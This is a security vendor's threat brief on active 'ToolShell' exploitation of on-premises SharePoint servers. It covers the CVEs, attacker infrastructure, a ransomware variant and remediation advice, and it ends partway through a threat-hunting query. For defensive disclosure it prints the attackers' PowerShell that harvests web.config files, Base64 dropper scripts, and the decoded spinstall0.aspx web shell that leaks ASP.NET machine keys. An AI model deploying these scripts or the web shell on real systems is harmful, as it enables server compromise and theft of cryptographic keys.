Active Exploitation of Microsoft SharePoint Vulnerabilities: Threat Brief (Updated August 12)

By Unit 42

Published: 2025-07-31 · Archived: 2026-04-05 21:08:39 UTC

English

- German
- English
- Spanish (LATAM)
- French
- Japanese
- Korean
- Chinese (Traditional)

Executive Summary

Unit 42 stopped monitoring this threat and updating the brief on Sept. 18, 2025. Please refer to the Microsoft SharePoint customer guidance for the latest information.

Update July 31, 2025

An investigation into ToolShell exploitation revealed the deployment of 4L4MD4R ransomware, a variant of the open-source Mauri870 ransomware.

A failed exploitation attempt on July 27, 2025, involving an encoded PowerShell command, led to the discovery of a loader designed to download and execute the ransomware from hxxps://ice.theinnovationfactory[.]it/static/4l4md4r.exe (145.239.97[.]206).

The PowerShell command attempted to disable real-time monitoring and bypass certificate validation. Full details are in the Scope of Attack section.

Update July 29, 2025

Unit 42 telemetry captured CVE-2025-53770 exploitation attempts from July 17, 2025, 08:40 UTC, through July 22, 2025, originating from threat activity tracked as CL-CRI-1040.

Pre-exploitation vulnerability testing of SharePoint servers by CL-CRI-1040 IP addresses was observed starting July 17, 2025, 06:58 UTC. A static targeting list of SharePoint servers is indicated by the exploitation attempt patterns.

One of the IP addresses exploiting CVE-2025-53770 as part of CL-CRI-1040 overlaps with the Storm-2603 cluster discussed by Microsoft. We are currently researching this cluster to gain further insight into the actors involved.

Unit 42 is tracking high-impact, ongoing threat activity targeting self-hosted Microsoft SharePoint servers. While SaaS environments remain unaffected, self-hosted SharePoint deployments — particularly within government, schools, healthcare (including hospitals) and large enterprise companies — are at immediate risk.

On-premises Microsoft SharePoint servers are currently facing widespread, active exploitation due to multiple vulnerabilities, collectively referred to as "ToolShell" (CVE-2025-49704, CVE-2025-49706, CVE-2025-53770, CVE-2025-53771). These vulnerabilities enable attackers to achieve full remote code execution (RCE) without requiring any credentials. A compromised SharePoint server poses a significant risk to organizations, as it can serve as a gateway to other integrated Microsoft services.

In addition to the CVE reports, Microsoft has released further guidance on these vulnerabilities. The vulnerabilities, their CVSS scores and their descriptions are detailed in Table 1.

CVE Number	Description	CVSS Score
CVE-2025-49704	Improper control of generation of code (code injection) in Microsoft Office SharePoint allows an authorized attacker to execute code over a network.	8.8
CVE-2025-49706	Improper authentication in Microsoft Office SharePoint allows an unauthorized attacker to perform spoofing over a network.	6.5
CVE-2025-53770	Deserialization of untrusted data in on-premises Microsoft SharePoint Server allows an unauthorized attacker to execute code over a network.	9.8
CVE-2025-53771	Improper limitation of a pathname to a restricted directory (path traversal) in Microsoft Office SharePoint allows an unauthorized attacker to perform spoofing over a network.	6.5

Table 1. List of recent vulnerabilities affecting Microsoft SharePoint.

These vulnerabilities all apply to Microsoft SharePoint Enterprise Server 2016 and 2019. CVE-2025-49706 and CVE-2025-53770 also apply to Microsoft SharePoint Server Subscription Edition. Microsoft has stated that SharePoint Online in Microsoft 365 is not impacted.

We are currently working closely with the Microsoft Security Response Center (MSRC) to ensure that our customers have the latest information and we are actively notifying affected customers and other organizations. This situation is evolving rapidly, so it’s advisable to check Microsoft’s recommendations frequently.

We have observed active exploitation of these SharePoint vulnerabilities. Active exploitation of ToolShell vulnerabilities began mid-July 2025 and rapidly intensified following the public release of several proof-of-concept (PoC) exploits.

Attackers are bypassing identity controls, including multi-factor authentication (MFA) and single sign-on (SSO), to gain privileged access. Once inside, they’re exfiltrating sensitive data, deploying persistent backdoors and stealing cryptographic keys.

The attackers have leveraged these vulnerabilities to get into systems and in some cases are already establishing their foothold. If you have SharePoint on-premises exposed to the internet, you should assume that you have been compromised. Patching alone is insufficient to fully evict the threat.

We are urging organizations who are running vulnerable on-premises SharePoint to take the following actions immediately:

- Apply all relevant patches now and as they become available
- Rotate all cryptographic material
- Engage professional incident response

Palo Alto Networks also recommends following Microsoft's patching or mitigation guidance. CVE-2025-49704, CVE-2025-49706, CVE-2025-53770 and CVE-2025-53771.

Additional guidance for CVE-2025-53770 and CVE-2025-53771.

Palo Alto Networks customers are better protected from these vulnerabilities in the following ways:

- Cortex Xpanse has the ability to identify exposed SharePoint devices on the public internet and escalate these findings to defenders. Customers may also opt into Xpanse Attack Surface Testing.
- Cortex XDR agents version 8.7 with content version 1870-19884 (or 1880-19902) will block known exploitation activities related to the exploitation chain of CVE-2025-49704 and CVE-2025-49706 and report known exploitation activities related to the chain of CVE-2025-53770 and CVE-2025-53771.
- Cortex has released a playbook as part of the Cortex Response and Remediation Pack.
- Cortex Cloud agents version 8.7 with content version 1880-20113 (or 1890-20101) will block known exploitation activities related to the exploitation chain of both CVE-2025-49704, CVE-2025-49706 as well as CVE-2025-53770, CVE-2025-53771.
- Advanced URL Filtering and Advanced DNS Security identify known IP addresses associated with this activity as malicious.
- Next-Generation Firewall with the Advanced Threat Prevention security subscription can help block all four CVEs associated with ToolShell: CVE-2025-49704, CVE-2025-49706, CVE-2025-53770 and CVE-2025-53771.
- The Unit 42 Incident Response team can also be engaged to help with a compromise or to provide a proactive assessment.

Vulnerabilities Discussed	CVE-2025-49704, CVE-2025-49706, CVE-2025-53770, CVE-2025-53771

Details of the Vulnerabilities

CVE-2025-49704 and CVE-2025-49706 are a critical set of vulnerabilities that impact Microsoft SharePoint, allowing unauthenticated threat actors to access functionality that's normally restricted. When chained together, they allow an attacker to run arbitrary commands on vulnerable instances of Microsoft SharePoint.

Active attacks are targeting on-premises SharePoint Server customers by exploiting a variant of CVE-2025-49706. This new variant has been assigned CVE-2025-53770. Microsoft has also announced a fourth SharePoint vulnerability assigned CVE-2025-53771.

What makes these vulnerabilities especially concerning is SharePoint's deep integration with Microsoft's platform, including their services like Office, Teams, OneDrive and Outlook, which have significant information that's valuable to attackers. A compromise in this situation doesn't stay contained, it opens the door to the entire network.

Current Scope of the Attack Using CVE-2025-49706, CVE-2025-49704, CVE-2025-53770 and CVE-2025-53771

Update July 31, 2025 – Exploitation of ToolShell for Ransomware

An investigation into ToolShell exploitation revealed the deployment of 4L4MD4R ransomware, a variant of the open-source Mauri870 ransomware. A failed exploitation attempt on July 27, 2025, involving an encoded PowerShell command, led to the discovery of a loader designed to download and execute the ransomware from hxxps://ice.theinnovationfactory[.]it/static/4l4md4r.exe (145.239.97[.]206). The PowerShell command attempted to disable real-time monitoring and bypass certificate validation.

Analysis of the 4L4MD4R payload revealed that it is UPX-packed and written in GoLang. Upon execution, the sample decrypts an AES-encrypted payload in memory, allocates memory to load the decrypted PE file, and creates a new thread to execute it. The ransomware encrypts files and demands a ransom of 0.005 BTC, providing a contact email (m4_cruise@proton[.]me) and a Bitcoin wallet address (bc1qqxqe9vsvjmjqc566fgqsgnhlh87fckwegmtg6p) for payment.

The ransomware generates two files on the desktop: DECRYPTION_INSTRUCTIONS.html (the ransom note) and ENCRYPTED_LIST.html (a list of encrypted files), as it's observed in Mauri870 ransomware source code. Additionally, the sample had a configured C2 server bpp.theinnovationfactory[.]it:445 that sends the encrypted JSON object via a POST request.

Figure 1a and 1b show the ransom note and the decryption instructions from the attackers, respectively.

```
YOUR FILES HAVE BEEN ENCRYPTED BY 4L4MD4R RANSOMWARE.
THIS INCLUDES DOCUMENTS, PHOTOS, VIDEOS, DATABASES, ETC.

DO NOT TRY TO DECRYPT OR REPAIR THE FILES.
YOU WILL NOT BE ABLE TO RECOVER THEM.
ANY ATTEMP TO DECRYPT THE FILES WILL RESULT IN PERMANENT DATA LOSS.

A DOUBLE ENCRYPTION WAS APPLIED TO YOUR FILES.
USING UNBREAKABLE ALGORITHMS AND RANDOM KEYS.

YOU WILL NEED TO PAY TO RECOVER YOUR FILES.

WARNING: DO NOT RENAME/DELETE/MOVE/MODIFY ANY OF THE FILES, YOU WILL LOSE THEM FOREVER.

YOUR IDENTIFICATION IS: %s (DO NOT LOSE IT, I WONT BE ABLE TO HELP YOU WITHOUT THIS)

SEND %s TO THE FOLLOWING BTC WALLET:
%s

AND SEND YOUR IDENTIFICATION TO THE FOLLOWING EMAIL ADDRESS: %s
YOU WILL RECEIVE AN EMAIL WITH THE INSTRUCTIONS/KEYS TO RECOVER YOUR FILES.

OTHER WAYS TO PAY:
ETHEREUM, LITECOIN, BITCOIN CASH, MONERO AND OTHER CRYPTOCURRENCIES.
CONTACT THE EMAIL ADDRESS ABOVE TO GET THE WALLET ADDRESS.

CAN'T PAY THE AMOUNT?
IM A GENEROS PERSON, THERE ARE OTHER WAYS TO PAY.
CONTACT THE EMAIL ADDRESS ABOVE.

YOUR FILES ARE NOT IMPORTANT TO ME, BUT TO YOU.

PROOF?
SEND ME AN ENCRYPTED FILE (.4l4md4r) MUST BE LESS THAN 5MB.
TO THE EMAIL ADDRESS ABOVE.
I WILL DECRYPT IT AND SEND YOU THE DECRYPTED FILE AS PROOF.
```

TEXT FROM A 4L4MD4R RANSOM NOTE

Figure 1a. Ransom note from 4L4MD4R.



Figure 1b. Decryption instructions.

Update July 29, 2025 – Overlap of Activity With Storm-2603

Unit 42 collected and analyzed activity related to CVE-2025-53770 exploitation attempts from internal telemetry sources. We first observed CVE-2025-53770 exploitation on July 17, 2025, as early as 08:40 UTC, through July 22, 2025, from IP addresses we track in a cluster named CL-CRI-1040. Starting at July 17, 2025, 06:58 UTC, we observed IP addresses associated with CL-CRI-1040 testing SharePoint servers to check if they were vulnerable before exploitation attempts. Also, we noticed a pattern in exploitation attempts that suggests the actors are using a static targeting list of SharePoint servers.

The actors associated with this activity appear to have adjusted their tactics and techniques within this short time frame by rapidly changing infrastructure and payloads in an attempt to evade detection. These actors pivoted from delivering .NET modules as payloads upon successful exploitation to a web shell payload with similar functionality. After the web shells were discussed in public blogs, we observed the actors reverting back to delivering the previously seen .NET modules as payloads.

From an attribution perspective, one of the IP addresses exploiting CVE-2025-53770 as part of CL-CRI-1040 overlaps with the Storm-2603 cluster discussed by Microsoft. We are currently researching this cluster to gain further insight into the actors involved.

Initial Reconnaissance

Before attempting to exploit CVE-2025-53770, the threat actors appeared to perform an initial phase of reconnaissance to make sure the remote servers were running a vulnerable version of SharePoint. Starting July 17, 2025, 06:58 UTC,

we observed HTTP GET requests for /_layouts/15/ToolPane.aspx?DisplayMode=Edit&a=/ToolPane.aspx with a User-Agent of python-requests/2.32.3 and no referrer field from the following IP addresses:

- 45.86.231[.]241
- 51.161.152[.]26
- 91.236.230[.]76
- 92.222.167[.]88

According to Cortex Xpanse telemetry, all of these IP addresses are exit nodes associated with the Safing Privacy Network (SPN). We believe the actor attempted to hide their location by using SPN to send these HTTP GET requests from a test script to check the actor's targeting list prior to exploitation attempts. We believe the actor was using a targeting list due to the same sequential order in the HTTP GET requests to the HTTP POST requests from the exploitation attempts from the following IP addresses:

- 96.9.125[.]147
- 107.191.58[.]76
- 104.238.159[.]149

Payloads Delivered

As previously mentioned, the following IP addresses are associated with CL-CRI-1040 even though they deliver different payloads upon successful exploitation of CVE-2025-53770:

- 96.9.125[.]147
- 107.191.58[.]76
- 104.238.159[.]149

Telemetry confirmed that 96.9.125[.]147 initiated SharePoint vulnerability exploitation at 08:58 UTC on July 17, delivering a custom .NET assembly module named qlj22mpc as a payload. The next day, on July 18, the IP address delivered a new payload named bjcloiyq. Both of these .NET modules would exfiltrate cryptographic MachineKeys from the SharePoint server in a pipe delimited (“|”) string within the HTTP response that the actor could use for future access to the server.

On July 18 and 19, the CL-CRI-1040 IP addresses 107.191.58[.]76 and 104.238.159[.]149 delivered a completely new payload upon successful exploitation of CVE-2025-53770. Instead of running a .NET module after exploiting the vulnerability, these IP addresses delivered a payload that runs an encoded PowerShell command discussed in the Variation 2 and Variation 3 sections to save to a web shell to spinstall0.aspx.

This web shell was delivered to exfiltrate cryptographic MachineKeys from the SharePoint server in a pipe delimited (“|”) string when accessing spinstall0.aspx, which responds with the same MachineKeys fields in the same order as the previously mentioned .NET modules.

The actors associated with CL-CRI-1040 who exploit CVE-2025-53770 show an ability to adjust their tactics and techniques during an operation. They pivoted from .NET modules as payloads to a web shell payload with similar functionality. They then reverted back to using .NET modules as payloads after the web shells were discussed in public blogs, such as Eye Security’s research blog on the exploitation of CVE-2025-53770.

Targeting List

We noticed a targeting pattern that suggests the actors employed a targeting list. We ordered their activity based on time and took a sampling of the activity across four distinct targets. We will refer to the targets as IPv4 1, IPv4 2, IPv4 3 and Domain 1 to redact the impacted organizations.

First, we observed 91.236.230[.]76 performing HTTP GET requests for /_layouts/15/ToolPane.aspx?DisplayMode=Edit&a=/ToolPane.aspx in the following order:

- IPv4 1 – July 17, 2025, 07:29 UTC
- IPv4 2 – July 17, 2025, 07:32 UTC
- IPv4 3 – July 17, 2025, 07:33 UTC
- Domain 1 – July 17, 2025, 07:52 UTC

We then observed the 96.9.125[.]147 IP address issuing HTTP POST requests for /_layouts/15/ToolPane.aspx?DisplayMode=Edit&a=/ToolPane.aspx with a referrer of /_layouts/SignOut.aspx when attempting to exploit the SharePoint vulnerability on the same target aliases in the same order:

- IPv4 1 – July 17, 2025, 09:31 UTC
- IPv4 2 – July 17, 2025, 09:36 UTC
- IPv4 3 – July 17, 2025, 09:37 UTC
- Domain 1 – July 17, 2025, 10:17 UTC

The next day, on July 18, 2025, we saw 107.191.58[.]76 issuing an HTTP POST request to /_layouts/15/ToolPane.aspx?DisplayMode=Edit&a=/ToolPane.aspx followed by an HTTP GET request to /_layouts/15/spinstall0.aspx in the same order:

- IPv4 1 – July 18, 2025, 14:01 UTC
- IPv4 2 – July 18, 2025, 14:05 UTC
- IPv4 3 – July 18, 2025, 14:07 UTC
- Domain 1 – July 18, 2025, 15:01 UTC

Lastly, the next day (July 19, 2025) we saw the same HTTP POST and GET request activity from 104.238.159[.]149 as 107.191.58[.]76:

- IPv4 1 – July 19, 2025, 03:43 UTC
- IPv4 2 – July 19, 2025, 03:48 UTC
- IPv4 3 – July 19, 2025, 03:49 UTC
- Domain 1 – July 19, 2025, 04:41 UTC

The pattern above shows the same sequence of targets with a similar delta between the individual events across the initial set of testing requests, followed by the three sets of exploitation requests.

Attribution

The CL-CRI-1040 IP address 104.238.159[.]149 seen exploiting CVE-2025-53770 was also attributed by Microsoft to their cluster named Storm-2603. Microsoft also mentioned that Storm-2603 delivered a web shell named spinstall0.aspx with a SHA256 hash of 92bb4ddb98eeaf11fc15bb32e71d0a63256a0ed826a03ba293ce3a8bf057a514, which is a direct overlap with our observations of activity associated with 104.238.159[.]149. We assess with moderate confidence that

CL-CRI-1040 overlaps with Storm-2603 and will continue to analyze activity associated with CL-CRI-1040 to gain more insight into this cluster.

Unit 42, and other organizations including Microsoft, have observed widespread active exploitation of these vulnerabilities.

Our telemetry reveals a clear evolution in the SharePoint ToolShell attack campaign, progressing through two distinct phases:

- A pre-PoC phase
- A widespread post-PoC phase

Based on endpoint telemetry, we have created an activity volume representation that illustrates patterns observed over time, shown in Figure 2.



Figure 2. Activity volume over time based on endpoint telemetry.

Activity Timeline

- May 17, 2025: Cyber Security News reported that at Pwn2Own Berlin, Dinh Ho Anh Khoa (@_l0gg) of Viettel Cyber Security chained together two vulnerabilities in SharePoint to gain unauthorized access. These would become CVE-2025-49704 and CVE-2025-49706. @l0gg later named this attack chain “ToolShell.”
- July 8, 2025: Microsoft published CVE-2025-49704 and CVE-2025-49706. At the time of publishing, Microsoft indicated that exploitation had not yet been seen.
- July 14, 2025: Less than a week after the CVE records were published, the offensive security team from Code White GmbH demonstrated that they could reproduce an unauthenticated exploit chain associated with these vulnerabilities in SharePoint.
- July 19, 2025: Microsoft published information on CVE-2025-53770 and CVE-2025-53771. Exploitation had already been seen at the time of publication and Microsoft noted that CVE-2025-53770 was a variant of CVE-2025-49706.
- As of July 21, 2025, multiple PoC have been posted on GitHub.

Unit 42 Managed Threat Hunting Team has identified three different variations of exploitation activity, as early as July 17.

Variation 1

In this variation, we observed a command execution of a command shell invoking a PowerShell command. It attempted to iterate through web.config files on the endpoint and store the contents of those files into a file named debug_dev.js.

Figure 3 shows the commands observed.

```
$sourceDirectory = 'C:\inetpub\wwwroot\wss\VirtualDirectories'
$targetFile = 'C:\Program Files\Common Files\microsoft shared\Web Server
Extensions\16\TEMPLATE\LAYOUTS\debug_dev.js'
Set - Content  - Path $targetFile  - Value ''
Get - ChildItem  - Path $sourceDirectory  - Directory|ForEach - Object {
    if (Test - Path  - Path (Join - Path  - Path $_.FullName  - ChildPath
'web.config'))  {
        Add - Content  - Path $targetFile  - Value ('File: ' + ($_.FullName +
'\web.config') + [System.Environment]::NewLine + [System.Environment]::NewLine
+ [System.Environment]::NewLine + (Get - Content  - Path (Join - Path  - Path
$_.FullName  - ChildPath 'web.config')  - Raw) + [System.Environment]::NewLine)
    }
}
```

Figure 3. Commands seen in active exploitation of the SharePoint vulnerability.

The commands shown in Figure 3 perform the following actions:

- Setting the source directory to iterate over for web.config files
- Creating an empty file named debug_dev.js
- Iterating over the source directory for web.config files
- If the web.config file exists, adding the data from web.config to debug_dev.js

Variation 2

In another variation, we observed the IIS Process Worker (w3wp.exe) invoking a command shell to execute a Base64-encoded PowerShell command shown below in Figure 4.

```
$base64String =
"PCVAIEltcG9ydCBOYW1lc3BhY2U9IlN5c3RlbS5EaWFnbm9zdGljcyIgJT4NCjwlQCBJbXBvcnQgTm
FtZXNwYWNlPSJTeXN0ZW0uSU8iICU+DQo8c2NyaXB0IHJ1bmF0PSJzZXJ2ZXIiIGxhbmd1YWdlPSJjI
yIgQ09ERVBBR0U9IjY1MDAxIj4NCiAgICBwdWJsaWMgdm9pZCBQYWdlX2xvYWQoKQ0KICAgIHsNCgkJ
dmFyIHN5ID0gU3lzdGVtLlJlZmxlY3Rpb24uQXNzZW1ibHkuTG9hZCgiU3lzdGVtLldlYiwgVmVyc2l
vbj00LjAuMC4wLCBDdWx0dXJlPW5ldXRyYWwsIFB1YmxpY0tleVRva2VuPWIwM2Y1ZjdmMTFkNTBhM2
EiKTsNCiAgICAgICAgdmFyIG1rdCA9IHN5LkdldFR5cGUoIlN5c3RlbS5XZWIuQ29uZmlndXJhdGlvb
i5NYWNoaW5lS2V5U2VjdGlvbiIpOw0KICAgICAgICB2YXIgZ2FjID0gbWt0LkdldE1ldGhvZCgiR2V0
QXBwbGljYXRpb25Db25maWciLCBTeXN0ZW0uUmVmbGVjdGlvbi5CaW5kaW5nRmxhZ3MuU3RhdGljIHw
gU3lzdGVtLlJlZmxlY3Rpb24uQmluZGluZ0ZsYWdzLk5vblB1YmxpYyk7DQogICAgICAgIHZhciBjZy
A9IChTeXN0ZW0uV2ViLkNvbmZpZ3VyYXRpb24uTWFjaGluZUtleVNlY3Rpb24pZ2FjLkludm9rZShud
WxsLCBuZXcgb2JqZWN0WzBdKTsNCiAgICAgICAgUmVzcG9uc2UuV3JpdGUoY2cuVmFsaWRhdGlvbktl
eSsifCIrY2cuVmFsaWRhdGlvbisifCIrY2cuRGVjcnlwdGlvbktleSsifCIrY2cuRGVjcnlwdGlvbis
ifCIrY2cuQ29tcGF0aWJpbGl0eU1vZGUpOw0KICAgIH0NCjwvc2NyaXB0Pg=="
$destinationFile =
"C:\PROGRA~1\COMMON~1\MICROS~1\WEBSER~1\16\TEMPLATE\LAYOUTS\spinstall0.aspx"
$decodedBytes = [System.Convert]::FromBase64String($base64String)
$decodedContent = [System.Text.Encoding]::UTF8.GetString($decodedBytes)
$decodedContent | Set-Content -Path $destinationFile -ErrorAction Stop
```

Figure 4. Base64-encoded PowerShell command seen in this variation.

The command noted in Figure 4 creates a file at C:\PROGRA~1\COMMON~1\MICROS~1\WEBSER~1\16\TEMPLATE\LAYOUTS\spinstall0.aspx and then decodes the contents of the Base64 string contained at variable, $base64string, to the file. The spinstall0.aspx file is a web shell that can execute various functions to retrieve ValidationKeys, DecryptionKeys and the CompatabilityMode of the server, which are needed to forge ViewState Encryption keys.

Figure 5 shows the content of the spinstall0.aspx file created by the command from Figure 4.

```
<%@ Import Namespace="System.Diagnostics" %>
<%@ Import Namespace="System.IO" %>
<script runat="server" language="c#" CODEPAGE="65001">
    public void Page_load()
    {
              var sy = System.Reflection.Assembly.Load("System.Web,
Version=4.0.0.0, Culture=neutral, PublicKeyToken=b03f5f7f11d50a3a");
        var mkt = sy.GetType("System.Web.Configuration.MachineKeySection");
        var gac = mkt.GetMethod("GetApplicationConfig",
System.Reflection.BindingFlags.Static |
System.Reflection.BindingFlags.NonPublic);
        var cg = (System.Web.Configuration.MachineKeySection)gac.Invoke(null,
new object[0]);

Response.Write(cg.ValidationKey+"|"+cg.Validation+"|"+cg.DecryptionKey+"|"+cg.D
ecryption+"|"+cg.CompatibilityMode);
    }
</script>
```

Figure 5. Content of spinstall0.aspx.

Variation 3

This variation is almost identical to Variation 2, but with a few minor differences:

- Writing the spinstall0.aspx file to the following path: C:\PROGRA~1\COMMON~1\MICROS~1\WEBSER~1\15\TEMPLATE\LAYOUTS\spinstall0.aspx
  - The difference being the directory of 15 versus 16
- Renaming of variables to single characters
- Calling the sleep function at the end

Figure 6 below shows an example of this variation.

```
$b =
"PCVAIEltcG9ydCBOYW1lc3BhY2U9IlN5c3RlbS5EaWFnbm9zdGljcyIgJT4NCjwlQCBJbXBvcnQgTm
FtZXNwYWNlPSJTeXN0ZW0uSU8iICU+DQo8c2NyaXB0IHJ1bmF0PSJzZXJ2ZXIiIGxhbmd1YWdlPSJjI
yIgQ09ERVBBR0U9IjY1MDAxIj4NCiAgICBwdWJsaWMgdm9pZCBQYWdlX2xvYWQoKQ0KICAgIHsNCgkJ
dmFyIHN5ID0gU3lzdGVtLlJlZmxlY3Rpb24uQXNzZW1ibHkuTG9hZCgiU3lzdGVtLldlYiwgVmVyc2l
vbj00LjAuMC4wLCBDdWx0dXJlPW5ldXRyYWwsIFB1YmxpY0tleVRva2VuPWIwM2Y1ZjdmMTFkNTBhM2
EiKTsNCiAgICAgICAgdmFyIG1rdCA9IHN5LkdldFR5cGUoIlN5c3RlbS5XZWIuQ29uZmlndXJhdGlvb
i5NYWNoaW5lS2V5U2VjdGlvbiIpOw0KICAgICAgICB2YXIgZ2FjID0gbWt0LkdldE1ldGhvZCgiR2V0
QXBwbGljYXRpb25Db25maWciLCBTeXN0ZW0uUmVmbGVjdGlvbi5CaW5kaW5nRmxhZ3MuU3RhdGljIHw
gU3lzdGVtLlJlZmxlY3Rpb24uQmluZGluZ0ZsYWdzLk5vblB1YmxpYyk7DQogICAgICAgIHZhciBjZy
A9IChTeXN0ZW0uV2ViLkNvbmZpZ3VyYXRpb24uTWFjaGluZUtleVNlY3Rpb24pZ2FjLkludm9rZShud
WxsLCBuZXcgb2JqZWN0WzBdKTsNCiAgICAgICAgUmVzcG9uc2UuV3JpdGUoY2cuVmFsaWRhdGlvbktl
eSsifCIrY2cuVmFsaWRhdGlvbisifCIrY2cuRGVjcnlwdGlvbktleSsifCIrY2cuRGVjcnlwdGlvbis
ifCIrY2cuQ29tcGF0aWJpbGl0eU1vZGUpOw0KICAgIH0NCjwvc2NyaXB0Pg=="
$c =
"C:\PROGRA~1\COMMON~1\MICROS~1\WEBSER~1\15\TEMPLATE\LAYOUTS\spinstall0.aspx"
$d = [System.Convert]::FromBase64String($b)
$e = [System.Text.Encoding]::UTF8.GetString($d)
$e | Set-Content -Path $c -ErrorAction Stop
Start-Sleep -s 3
```

Figure 6. Variation 3 of the exploitation activity.

Interim Guidance

Palo Alto Networks and Unit 42 are working closely with the MSRC and recommend the following critical steps:

- **Contain the threat**: Immediately disconnect vulnerable on-premises SharePoint servers from the internet until they can be fully secured and remediated.
- **Patch and harden**: Apply all relevant security patches from Microsoft as they become available. Crucially, all cryptographic material must be rotated, and associated credentials must be reset.
- **Engage professional incident response**: A false sense of security can lead to prolonged exposure. We strongly urge affected organizations to engage a professional incident response team to conduct a thorough compromise assessment, hunt for established backdoors and ensure the threat is fully eradicated from the environment.

Palo Alto Networks also recommends following Microsoft's patching or mitigation guidance:

- CVE-2025-49704
- CVE-2025-49706
- CVE-2025-53770
- CVE-2025-53771

See Microsoft's additional guidance for CVE-2025-53770 and CVE-2025-53771. Microsoft states that the update for CVE-2025-53770 includes more robust protections than the update for CVE-2025-49704. The update for CVE-2025-

53771 includes more robust protections than the update for CVE-2025-49706.

Update July 25, 2025: Microsoft recommends the following for machine key rotation.

1. Apply Microsoft's security update
2. Rotate ASP.NET machine keys
3. Restart the IIS web server

Unit 42 Managed Threat Hunting Queries

The Unit 42 Managed Threat Hunting team continues to track any attempts to exploit these vulnerabilities across our customers, using Cortex XDR and the XQL queries below. Cortex XDR customers can also use these XQL queries to search for signs of exploitation.

```
1  // Note: This query will only work on agents 8.7 or higher
2  // Description: This query leverages DotNet telemetry to identify references to ToolPane.exe, and extracts fields to provide additional context.
3  dataset = xdr_data
4  | fields _time, agent_hostname, actor_effective_username, actor_process_image_name, actor_process_image_path, actor_process_command_line, dynamic_event_string_map, event_thread_context, event_type
5  | filter event_type = ENUM.DOT_NET and actor_process_image_name = "w3wp.exe" and event_thread_context contains "ToolPane.aspx"
6  // Extract the IIS application pool name from command line
7  | alter IIS_appName = arrayindex(regextract(actor_process_command_line, "\-ap\s+\"([^\"]+)\""), 0)
8  // Extract fields from the dynamic_string_string_map:
9  // EventSrcIP - Logged IP address by the IIS server
10 // RequestURI - The requested URL by the threat actor
11 // Payload - time he decoded .NET payload from exploitation
12 // Headers - HTTP request headers
13 | alter EventSrcIP = trim(json_extract(dynamic_event_string_map, "$.27"), "\""),
14       RequestURI = trim(json_extract(dynamic_event_string_map, "$.26"), "\""),
